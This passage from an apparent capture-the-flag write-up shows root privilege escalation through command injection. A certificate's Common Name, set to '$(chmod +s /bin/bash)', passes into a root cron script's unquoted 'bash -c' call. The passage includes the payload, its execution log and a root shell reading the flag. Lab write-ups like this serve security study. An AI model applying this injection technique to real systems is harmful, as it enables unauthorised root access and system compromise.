        echo "No need to renew yet.";
        exit 1;
    fi

    subject=$(openssl x509 -in $1 -noout -subject | cut -d "=" -f2-)

    country=$(echo $subject | grep -Eo 'C = .{2}')
    state=$(echo $subject | grep -Eo 'ST = .*,')
    locality=$(echo $subject | grep -Eo 'L = .*,')
    organization=$(echo $subject | grep -Eo 'O = .*,')
    organizationUnit=$(echo $subject | grep -Eo 'OU = .*,')
    commonName=$(echo $subject | grep -Eo 'CN = .*,?')
    emailAddress=$(openssl x509 -in $1 -noout -email)

    country=${country:4}
    state=$(echo ${state:5} | awk -F, '{print $1}')
    locality=$(echo ${locality:3} | awk -F, '{print $1}')
    organization=$(echo ${organization:4} | awk -F, '{print $1}')
    organizationUnit=$(echo ${organizationUnit:5} | awk -F, '{print $1}')
    commonName=$(echo ${commonName:5} | awk -F, '{print $1}')

    echo $subject;
    echo "";
    echo "Country     => $country";
    echo "State       => $state";
    echo "Locality    => $locality";
    echo "Org Name    => $organization";
    echo "Org Unit    => $organizationUnit";
    echo "Common Name => $commonName";
    echo "Email       => $emailAddress";

    echo -e "\nGenerating certificate...";
    openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout /tmp/temp.key -out /tmp/temp.crt -days 365 <<<"$country
    $state
    $locality
    $organization
    $organizationUnit
    $commonName
    $emailAddress
    " 2>/dev/null
    /bin/bash -c "mv /tmp/temp.crt /home/bill/Certs/$commonName.crt"
else
    echo "File doesn't exist"
    exit 1;
 fi
```


2) The script is vulnerable to command injection, made a payload



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ faketime 'last friday 5 pm' bash -c 'openssl req -x509 -sha256 -nodes -newkey rsa:4096 -keyout temp.key -out temp.crt -days 1'
..+.+......+...+.....+.........+...+...............+......+.+......+..+..............+.........+....+......+++++++++++++++++++++++++++++++++++++++++++++++++++++++*.....+...+.........
+.+...+............+........+..+...........+...+..+...+++++++++++++++++++++++++++++++++++++++++++++++++++++++*...+.....+...........+...+..................+.......+........+.+
..+............+...................+....................+...+....+.........+.......+...+...+.......+...+..........+...+...+..............+.....+....+...+...........
...................+.........+......................+..+...+...+......+...+...................+.........+..........+....+...+...+..............+.+.....+..............+....
...........+......+...+.......+.....+.+............+.............+...........+...+..+.+..+...+..+.+...................+....................+.......+....+...+..........
......+..+.......+.+.........+...+............+...+.....+..............+...............+.......+..........+............+.+...+..+.+.....................+.....+...+++++
......+.........+.......+...+..+.+..........+.+......+...+...+.........+...+...+.......+...+..+...................+............+...+.+.....+..............+....+......
+.........+.........+......+.+.....+.+......+...+.+......+...+..........+...+..+...+..+.....+....+..........+..+...+.+.........+.........+.........+..+...
+++++++++++++++++++++++++++++++++++++++++++*.........+....+.....+..+...+...+....+.+...+..+...+...+............+.................+...+...+.............+.......+..+.+++++++++++
+++++++++++++++++++++++++++++++++++*...+...+...+....+.........+...+.+.......+.......+...........+...........+.........+.........................+.....+......+...............
.+.......+............+.........+.......+.......+......+.......+.......+......+......+.........+..................................+....+..+....+...+..........................
..+.....+...+.......+.............................+....+.......................+.................+++++
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:$(chmod +s /bin/bash)
Email Address []:
```



```
bill@broscience:~/Certs$ /opt/renew_cert.sh ./broscience.crt
C = AU, ST = Some-State, O = Internet Widgits Pty Ltd, CN = "$(chmod +s /bin/bash)"

Country      => AU
State        => Some-State
Locality     =>
Org Name     => Internet Widgits Pty Ltd
Org Unit     =>
Common Name  => "$(chmod +s /bin/bash)"
Email        =>

Generating certificate...
chmod: changing permissions of '/bin/bash': Operation not permitted
bill@broscience:~/Certs$ |
```



```
2024/08/28 09:34:02 CMD: UID=0     PID=45062  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45067  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45065  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45070  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45068  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45073  |
2024/08/28 09:34:02 CMD: UID=0     PID=45071  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45074  | /bin/bash /opt/renew_cert.sh /home/bill/Certs/broscience.crt
2024/08/28 09:34:02 CMD: UID=0     PID=45075  |
2024/08/28 09:34:02 CMD: UID=0     PID=45076  | /bin/bash -c mv /tmp/temp.crt /home/bill/Certs/"$(chmod +s /bin/bash)".crt
2024/08/28 09:34:02 CMD: UID=0     PID=45077  | /bin/bash /root/cron.sh
2024/08/28 09:34:02 CMD: UID=0     PID=45078  | /bin/bash /root/cron.sh
^CExiting program... (interrupt)
bill@broscience:~/Certs$ ls /bin/bash
/bin/bash
bill@broscience:~/Certs$ ls /bin/bash
/bin/bash
bill@broscience:~/Certs$ ls /bin/bash
/bin/bash
bill@broscience:~/Certs$ ls /bin/bash -al
-rwsr-sr-x 1 root root 1234376 Mar 27  2022 /bin/bash
bill@broscience:~/Certs$ /bin/bash -p
bash-5.1# cat /root/root.txt
966c3137dc661ed176d322307728d4a7
bash-5.1# |
```